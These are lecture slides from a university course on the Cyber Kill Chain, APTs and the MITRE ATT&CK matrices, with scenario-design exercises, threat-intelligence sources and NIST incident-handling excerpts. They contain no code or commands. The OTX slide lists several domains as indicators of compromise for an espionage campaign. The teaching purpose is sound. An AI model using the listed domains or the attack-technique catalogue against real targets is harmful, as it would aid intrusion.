

Cyber attack scenarios and the Mitre Att&ck Framework

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Background

- This module covers topics from cybersecurity scenario development using the Lockheed Martin's Kill Chain, Advanced Persistent Threats (APTs) and MITRE ATT&CK,
- The learning components are based on those found in the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-61 r2
- This material was initially developed by Guillermo A. Francia, III, Ph.D. and Gregory A. Hall, Ph.D. at the Center for Cybersecurity at the University of West Florida
- Dr. Rao attended a Faculty Development Workshop in 2022 where this material was covered.
- Dr. Rao has adapted this material and added some of his own content and perspectives.



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The screenshot shows the MITRE ATT&CK website. The top navigation bar includes links for Matrices, Tactics, Techniques, Defenses, CTI, Resources, Benefactors, and Blog. The left sidebar lists various resources, with 'Getting Started' highlighted in red. The main content area is divided into two sections: 'Common Use Cases' and 'Working with ATT&CK'. Under 'Common Use Cases', there are four expandable boxes: 'Detections and Analytics', 'Threat Intelligence', 'Adversary Emulation and Red Teaming', and 'Assessment and Engineering'. The 'Working with ATT&CK' section contains a paragraph and a list of resources.

Common Use Cases

- Detections and Analytics
- Threat Intelligence
- Adversary Emulation and Red Teaming
- Assessment and Engineering

Working with ATT&CK

Here are some resources on the ATT&CK infrastructure to help you work with the content to accomplish these use cases.

- [Interfaces for Working with ATT&CK](#): This page describes how you can programmatically access ATT&CK content using STIX/TAXII as well as Excel.
- [ATT&CK Navigator](#): The ATT&CK Navigator is designed to provide basic navigation and annotation of ATT&CK matrices. You can use the Navigator to visualize defensive coverage, your red/blue team planning, or anything else you want to do with ATT&CK. If you want to get started immediately, a hosted instance is available [here](#).



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
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- [ATT&CK 101 Blog Post](#)
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Gather Victim Network Information (0/6)	Compromise Infrastructure (0/7)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (0/5)	Account Manipulation (0/6)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Encoding (0/2)	Defacement (0/2)	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Autostart Execution (0/14)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Replication Through Removable Media	Browser Session Hijacking	Data Obfuscation (0/3)	Defacement (0/2)	Disk Wipe (0/2)
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Search Closed Sources (0/2)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Create Account (0/3)	Boot or Logon Initialization Scripts (0/5)	Deploy Container	Input Capture (0/4)	Cloud Storage Object Discovery	Taint Shared Content	Data from Cloud Storage (0/3)	Encrypted Channel (0/2)	Financial Theft	Financial Theft
Search Open Technical Databases (0/5)	Stage Capabilities (0/6)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create or Modify System Process (0/4)	Create or Modify System Process (0/4)	Direct Volume Access	Modify Authentication Process (0/6)	Container and Resource Discovery	Use Alternate Authentication Material (0/4)	Data from Configuration Repository (0/2)	Failback Channels (0/1)	Firmware Corruption	Firmware Corruption
Search Open Websites/Domains (0/3)	Valid Accounts (0/4)	Trusted Relationship (0/5)	Serverless Execution	Create or Modify System Process (0/4)	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Multi-Factor Authentication Interception	Debugger Evasion	Domain Trust Discovery	Data from Information Repositories (0/3)	Ingress Tool Transfer (0/1)	Inhibit System Recovery	Inhibit System Recovery
Search Victim-Owned Websites		Valid Accounts (0/4)	Shared Modules	Event Triggered Execution (0/16)	Escape to Host	Execution Guardrails (0/7)	Multi-Factor Authentication Request Interception	Device Driver Discovery	File and Directory Discovery	Data from Local System (0/3)	Multi-Stage Channels (0/2)	Network Denial of Service (0/2)	Network Denial of Service (0/2)
			Software Deployment Tools	External Remote Services	Exploitation for Defense Evasion	File and Directory Permissions Modification (0/2)	Multi-Factor Authentication Request Generation	Domain Trust Discovery	Group Policy Discovery	Data from Network Shared Drive (0/3)	Non-Application Layer Protocol (0/3)	Resource Hijacking	Resource Hijacking
			System Services (0/2)	Hijack Execution Flow (0/12)	Exploitation for Privilege Escalation	Hide Artifacts (0/11)	Network Sniffing	Log Enumeration	Log Enumeration	Data from Removable Media (0/2)	Non-Standard Port (0/3)	Service Stop	Service Stop
			User Execution (0/3)	Implant Internal Image (0/12)	Hijack Execution Flow (0/12)	Hijack Execution Flow (0/12)	OS Credential Dumping (0/8)	Network Service Discovery	Network Service Discovery	Protocol Tunneling (0/4)	Proxy (0/4)	System Shutdown/Reboot	System Shutdown/Reboot
			Windows Management Instrumentation	Process Injection (0/8)	Impair Defenses (0/11)	Impair Defenses (0/11)	Steal Application Access Token	Network Share Discovery	Network Sniffing	Proxy (0/4)	Remote Access Software (0/2)	System Shutdown/Reboot	System Shutdown/Reboot
				Office Application Startup (0/6)	Scheduled Task/Job (0/5)	Scheduled Task/Job (0/5)	Steal or Forge Kerberos Tickets (0/4)	Password Policy Discovery (0/3)	Peripheral Device Discovery	Traffic Signaling (0/2)	Web Service (0/3)		
				Power Settings (0/5)	Valid Accounts (0/4)	Valid Accounts (0/4)	Steal or Forge Web Session Cookie (0/8)	Permission Groups Discovery (0/3)	Password Policy Discovery (0/3)	Video Capture (0/4)			
				Pre-OS Boot (0/5)			Unsecured Credentials (0/8)	Process Discovery (0/3)	Peripheral Device Discovery (0/3)				
				Scheduled Task/Job (0/5)				Query Registry (0/3)	Remote System Discovery (0/7)				
				Server Software Component (0/5)				Remote System Discovery (0/7)	Software Discovery (0/7)				
				Traffic Signaling (0/2)				System Information Discovery (0/3)	System Information Discovery (0/7)				
				Valid Accounts (0/4)				System Location Discovery (0/3)	System Location Discovery (0/3)				



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Cyber Kill Chain, APTs, and MITRE ATT&CK

- The following material was developed by Dr. Hall at University of West Florida



Cyber Kill Chain

- The term **kill chain** is a military concept related to the structure of an attack; consisting of target identification, force dispatch to target, decision and order to attack the target, and finally the destruction of the target
 - https://en.wikipedia.org/wiki/Kill_chain
- Developed by Lockheed Martin, the **cyber kill chain** framework identifies what the adversaries must complete in order to achieve their objective
 - <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>





Advanced Persistent Threat

- Cyber attacks occur at varying levels of sophistication and skill
 - Targets of opportunity based on detected vulnerability
 - Personally motivated attacks against individuals and organizations
 - Short duration data theft
 - Advanced Persistent Threat (APT)
 - Sophisticated attacker, carefully chosen target
 - Longer duration taking steps to avoid detection





Advanced Persistent Threat (APT)


- **A**dvanced
 - Targeted
 - Coordinated
 - Purposeful
- **P**ersistent
 - Month after Month, Year after Year
- **T**hreat
 - Person(s) with Intent, Opportunity, and Capability



Cyber Kill Chain

The Lockheed Martin Cyber Kill Chain consists of seven mission stages

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control (C2)
7. Actions on Objectives





Reconnaissance

- An adversary must determine when, where, and how to attack a target
- Attack surface refers to the areas accessible to the adversary for targeting
- Reconnaissance is the stage of an attack where the adversary identifies the attack surface
 - Network topology scanning
 - Email address collection
 - Dumpster diving





Weaponization

- The next stage in a cyber attack, after the attack surface is defined, involves crafting a cyber "weapon" meant to breach the attack surface
 - Reconnaissance might detect an accessible server with a known vulnerability, an existing exploit could be used in this stage
 - A zero-day vulnerability might be available to the advanced threat actor
 - The result of weaponization is the development of a payload to use in the attack





Delivery

- At this stage, the adversary has identified an aspect of the attack surface to target and crafted a payload to deploy against the target
- Delivery is the stage involved in delivering the payload to the target
 - Email phishing attack
 - Drive-by download
 - Infected media
 - Insider threat



Exploitation

- Upon successful delivery of the payload to the target, the payload must then be triggered against the attack surface
- Successful payload deployment (weapon impact) will exploit the vulnerability and compromise the target environment
 - Execute code on victim's system
 - Stage 1 malware of an APT
- For non-persistent attacks, this may be sufficient (cyber vandalism)





Installation

- An APT seeks persistence, so the initial payload has a goal of establishing long-term presence in the target environment
- The stage 1 malware (initial payload) often reaches back to the adversary after successful exploitation for a more sophisticated stage 2 agent
- Stage 1 receives the stage 2 agent and installs it in the target environment and then typically attempts to delete itself





Command & Control (C2)

- Upon installation of the malware, the adversary has now established a persistent presence within the target environment
- This usually involves opening a channel of communication back to the adversary to receive additional commands and instructions
 - Remote Administration Tools (RAT)
- These C2 systems typically hide their communications in common protocols and normal looking traffic





Actions on Objectives

- This is the stage of a cyber attack where the adversary begins to achieve their goal on the target
 - Spying on target activities
 - Stealing intellectual property
 - Data corruption, destruction, misrepresentation
 - Crypto-mining
 - Botnet creation
 - Launching attacks on other targets





MITRE ATT&CK Frameworks

- MITRE developed ATT&CK frameworks as a more technically detailed characterization of cyber attacks
 - Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)
- There are three high-level frameworks
 - Enterprise, Mobile, ICS
- The stages of cyber attacks are very similar to the kill chain, but ATT&CK breaks some stages into multiple options and gets into specifics about “how” to perform a stage





MITRE ATT&CK Matrix for Enterprise

- PRE*
- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration



ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Create or Modify System Process (4)	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Network Medium (1)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Domain Policy Modification (2)	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Execution Guardrails (1)	Execution Guardrails (1)	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Escape to Host	Modify Authentication Process (4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	OS Credential Dumping (8)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol	
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	Process Injection (11)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port	
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (6)	Scheduled Task/Job (6)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling	
				Modify Authentication Process (4)	Valid Accounts (4)	Valid Accounts (4)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)	
				Office Application Startup (6)			Two-Factor Authentication Interception	Network Sniffing		Email Collection (3)	Remote Access Software	
				Pre-OS Boot (5)			Unsecured Credentials (7)	Password Policy Discovery		Input Capture (4)	Traffic Signaling (1)	
				Scheduled Task/Job (6)				Peripheral Device Discovery		Screen Capture	Web Service (3)	
				Server Software Component				Permission Groups Discovery (3)		Video Capture		
								Process Discovery				
								Query Registry				
								Remote System Discovery				
								Software Discovery				





Tactics, Techniques, and Procedures (TTP)

- A TTP defines “how” an adversary might go about accomplishing a cyber attack stage
 - A **Tactic** is the highest-level description of this behavior
 - **Techniques** give a more detailed description of behavior in the context of a tactic
 - **Procedures** are an even lower-level, highly detailed description in the context of a technique



Stages and TTPs

Beneath each stage in the framework is a list of techniques an adversary might use to accomplish the stage

Each technique is hyper-linked to a detailed page explaining that technique

Techniques have IDs and often associated sub-techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools
Search Victim-Owned Websites			System Services (2)
			User Execution (3)
			Windows Management Instrumentation



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Gather Victim Network Information

Sub-techniques (6) ▼

Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.

Adversaries may gather this information in various ways, such as direct collection actions via [Active Scanning](#) or [Phishing for Information](#). Information about networks may also be exposed to adversaries via online or other accessible data sets (ex: [Search Open Technical Databases](#)).^{[1][2][3]} Gathering this information may reveal opportunities for other forms of reconnaissance (ex: [Active Scanning](#) or [Search Open Websites/Domains](#)), establishing operational resources (ex: [Acquire Infrastructure](#) or [Compromise Infrastructure](#)), and/or initial access (ex: [Trusted Relationship](#)).

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Sub-techniques: [T1590.001](#), [T1590.002](#), [T1590.003](#), [T1590.004](#), [T1590.005](#), [T1590.006](#)

① **Tactic:** [Reconnaissance](#)

① **Platforms:** [PRE](#)

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Gather Victim Network Information: Network Topology

Other sub-techniques of Gather Victim Network Information (6) ▼

Adversaries may gather information about the victim's network topology that can be used during targeting. Information about network topologies may include a variety of details, including the physical and/or logical arrangement of both external-facing and internal network environments. This information may also include specifics regarding network devices (gateways, routers, etc.) and other infrastructure.

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



Cybersecurity Scenario Development

- How do I use this to build a relevant and realistic cybersecurity scenario?
- How do I use this to build a hands-on laboratory exercise?



Cyber Threat Missions



There are many _____ ways to choose a/an _____ to
read. First, you could ask for recommendations from your friends and
_____. Just don't ask Aunt _____—she only
reads _____ books with _____-ripping goddesses
on the cover. If your friends and family are no help, try checking out the
_____ Review in *The* _____ *Times*. If the _____



Cyber Mad Libs

A _____ launches a _____ against _____. During the
Adversary type *Mission type* *Target organization*

_____ stage, the _____ performs _____ that affects
Mission stage *Adversary type* *Tactic*

_____ and results in _____. Approximately
~~*Resource*~~ *Indicator of Compromise* *Time interval*

later, the ~~*Mission stage*~~ stage begins, which is performed by *Tactic*

happening to ~~*Resource*~~ leading to ~~*Indicator of Compromise*~~ being seen.





Cyber Story Telling

- Scenario design can begin by selecting the most important element and adding additional details
 - I want a ransomware scenario, now I need to consider who would be targeted by the ransom and who the bad actor might be.
 - I want a scenario attacking critical infrastructure, who might attack them and what would their goal be?
 - I want a scenario involving a nation state adversary seeking to steal intellectual property. Who would they target and how would they proceed?





Cyber Story Telling


- The chapters of our cyber story are the stages of the kill chain
- The protagonist is the target of the attack, the antagonist is the adversary
- The type of adversary determine the motive of the antagonist, which drives the type of mission and the kinds of actions that occur in the story
- What the protagonist experiences and witnesses get explained in terms of indicators of compromise in their environment



Adversary Types

- Cyber adversaries are typically categorized as threat actors or threat groups
- The different groups are characterized by their level of sophistication and their goals
- Understanding the motivations of the adversaries helps us to understand what they want to accomplish and what they may target for an attack

CYBER THREAT ACTOR



Source: Canadian Centre for Cyber Security
<https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors>



Mission Types

- Cyber Threat Actors can engage in a number of missions
 - Identity theft
 - Financial loss
 - Intellectual property theft
 - Reputation damage
 - Data loss
 - Loss of privacy
 - System damage
 - Personal harm
 - Misinformation and Disinformation



Source: Mohamed Hassan / Pixabay



Threat Intelligence

<https://cve.mitre.org/>

A database of publicly documented vulnerabilities and exploits

Each entry is given a unique number


Log4j is CVE-2021-45105

Description

References

Links to the National Vulnerability Database (NVD)

<https://nvd.nist.gov/>



The screenshot shows the CVE website interface. At the top, there is a navigation menu with links for CVE List, CNAs, WGs, Board, About, and News & Blog. The CVE logo is prominently displayed on the left. Below the navigation menu, there is a search bar and several action buttons: Search CVE List, Downloads, Data Feeds, Update a CVE Record, and Request CVE IDs. A central banner displays the total number of CVE records as 167607. A prominent notice in red text states: "NOTICE: Transition to the all-new CVE website at www.cve.org is underway and will last up to one year. (details)". Below the notice, a mission statement reads: "The mission of the CVE@ Program is to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities." The main content area is divided into three columns. The left column contains sections for CVE News, CVE Podcast, and CVE Blog, each with a brief update and a link to the new page. The middle column is titled "Become a CNA" and explains the role of CNA (CVE Numbering Authorities) with a list of benefits: Business benefits, No fee or contract, Few requirements, and Easy to join. It also includes a world map and links to learn more or watch onboarding videos. The right column is titled "Newest CVE Records" and features a tweet from @CVENew about CVE-2021-23824, which affects the Crow package before version 0.3+4.



Threat Intelligence

<https://otx.alienvault.com>

The community creates pulses

Each pulse gets a unique ID

The pulse can provide a variety of data in addition to IoCs

Description

Reference

Adversary group

Target

MITRE ATT&CK IDs

The screenshot shows a web browser displaying a pulse page on the otx.alienvault.com platform. The page title is "Campaign Targeting Palestinians - PART 1: THE SPARK CAMPAIGN". The content includes a description of a recent espionage campaign targeting the Middle East, a reference link, a tag "MoleRATs", an adversary "Gaza Cybergang", and a targeted country "Palestine, State of". It also lists several MITRE ATT&CK IDs. Below the text is a yellow banner for "ENDPOINT SECURITY" and a section for "Indicators of Compromise (31)". A pie chart shows the distribution of indicator types, with "Filehash-SHA256 (27)" being the most prominent. A table lists the indicators, including domains like rysura.com, motoqu.com, laceibagrafica.com, and webtvindiastr.com.

TYPE	INDICATOR	TITLE	ADDED	ACTIVE	RELATED PULSES
domain	rysura.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	motoqu.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	laceibagrafica.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	webtvindiastr.com		Feb 14, 2020, 5:18:15 PM	●	1



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**National Institute of
Standards and Technology**

U.S. Department of Commerce

**Special Publication 800-61
Revision 2**

Computer Security Incident Handling Guide

Recommendations of the National Institute of Standards and Technology



Figure 2-1. Communications with Outside Parties

Example: Guidelines for engaging with the media

- Conduct training sessions on interacting with the media regarding incidents, which should include the importance of not revealing sensitive information, such as technical details of countermeasures that could assist other attackers, and the positive aspects of communicating important information to the public fully and effectively.
- Establish procedures to brief media contacts on the issues and sensitivities regarding a particular incident before discussing it with the media.
- Maintain a statement of the current status of the incident so that communications with the media are consistent and up-to-date.
- Remind all staff of the general procedures for handling media inquiries.
- Hold mock interviews and press conferences during incident handling exercises. The following are examples of questions to ask the media contact:

Incident Analysis Resources:

- **Port lists**, including commonly used ports and Trojan horse ports
- **Documentation** for OSs, applications, protocols, and intrusion detection and antivirus products
- **Network diagrams and lists of critical assets**, such as database servers
- **Current baselines** of expected network, system, and application activity
- **Cryptographic hashes** of critical files²² to speed incident analysis, verification, and eradication

²² The National Software Reference Library (NSRL) Project maintains records of hashes of various files, including operating system, application, and graphic image files. The hashes can be downloaded from <http://www.nsl.nist.gov/>.

²³ *Guide to Test, Training, and Exercise Programs for IT Plans and Capabilities*,
<http://csrc.nist.gov/publications/PubsSPs.html#800-84>

NOTE: Tripwire is a Linux tool to do automatic checking of hash values of files to see if they were changed. It is now freely available as part of AIDE (advanced intrusion detection environment).

Best practices for incident analysis (a sample)

Profile Networks and Systems. Profiling is measuring the characteristics of expected activity so that changes to it can be more easily identified. Examples of profiling are running file integrity checking software on hosts to derive checksums for critical files and monitoring network bandwidth usage to determine what the average and peak usage levels are on various days and times

